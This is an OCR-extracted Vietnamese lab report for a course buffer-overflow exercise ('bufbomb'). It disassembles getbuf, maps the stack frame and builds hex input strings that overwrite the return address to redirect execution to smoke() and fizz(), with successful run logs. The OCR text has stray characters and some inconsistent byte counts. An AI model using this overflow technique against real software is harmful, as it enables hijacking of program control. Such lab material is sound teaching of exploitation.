Level 0


```
8 getbuf        proc near               ; CODI
8
8 var_28        = byte ptr -28h
8
8               push    ebp
9               mov     ebp, esp
B               sub     esp, 28h
E               sub     esp, 0Ch
1               lea     eax, [ebp+var_28]
4               push    eax
5               call    Gets
A               add     esp, 10h
D               mov     eax, 1
2               leave
3               retn
3 getbuf        endp
3
"
```

- 2 dòng đầu lưu lại %ebp của hàm ẹ và gán %ebp trỏ đến stack frmae mới
- Tạo không gia trong stack bằng cách trừ %esp xuống 0x28=40 bytes
- Gets nhận 1 tham số đầu vào là vị trí lưu chuỗi. trước khi gọi hàm thì địa chỉ ở vị trí %ebp+var_28, là vị trí %ebp-0x28=%ebp-40 được đưa vào stack
- Sau đó trừ %esp-0x0C=%esp-12 sau khi đã trừ đi 40 ở trên vì từ bị trí 40 trở lên dùng để lưu chuỗi

➔ Không gian stack frame = 52 bytes


➔ %ebp-40 là vị trí lưu chuỗi nhập vào

- Không gian stack frames:

➔ 

➔ Để có thể thực hiện buffer overflow thì input phải dài 48 bytes. Với 40 bytes thì sẽ đủ kích thước của chuỗi buf bình thường và 4 bytes tiếp theo sẽ tràn lên bộ nhớ của old ebp và 4 bytes cuối sẽ là địa chỉ của hàm mình cần thay đổi luồng để chương trình thực thi (Ở đây là địa chỉ 0x1BA92680). Nhưng do linux theo bytes ordering Little Endian nên địa chỉ sẽ là 0x8026A91B. Và các bytes còn lại sẽ tùy ý.

- Hình ảnh file input:



- Kết quả khi thực hiện buffer overflow:

```
thiet-20521957@20521957:~/Downloads$ ./hex2raw <Input1.txt | ./bufbomb -u 1957
0651
Userid: 19570651
Cookie: 0x373a972a
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
thiet-20521957@20521957:~/Downloads$
```

Level 1:

- Tương tự ở level 0 ta cần nhập một chuỗi exploit với 44 byte ký tự và sau đó thêm vào địa chỉ hàm fizz ngay sau đó
- Mà ta thấy tham số avg của hàm fizz nằm cách thanh ghi ebp của fizz là ebp + 8 nên suy ra cần thêm vào 4 byte để có thể ghi đè lên vị trí của avg

```
mov     edx, [ebp+8]
mov     eax, ds:cookie
cmp     edx, eax
```

- Từ những dữ liệu trên ta có được chuỗi exploit hoàn chỉnh với dòng thứ 6 là địa chỉ của hàm fizz và ở dòng thứ 8 chính là giá trị tham số cần ghi đè

```
Open
1 49 49 49 49 49 49 49 49 49 49
2 49 49 49 49 49 49 49 49 49 49
3 49 49 49 49 49 49 49 49 49 49
4 49 49 49 49 49 49 49 49 49 49
5 49 49 49 49
6 48 A9 26 80
7 49 49 49 49
8 2A 97 3A 37
```

- Kết quả chạy:

```
hehe@hehe-VirtualBox:~/Documents/lab5$ ./hex2raw < inpuit | ./bufbomb -u 1957065
1
Userid: 19570651
Cookie: 0x373a972a
Type string:Fizz!: You called fizz(0x373a972a)
VALID
NICE JOB!
hehe@hehe-VirtualBox:~/Documents/lab5$
```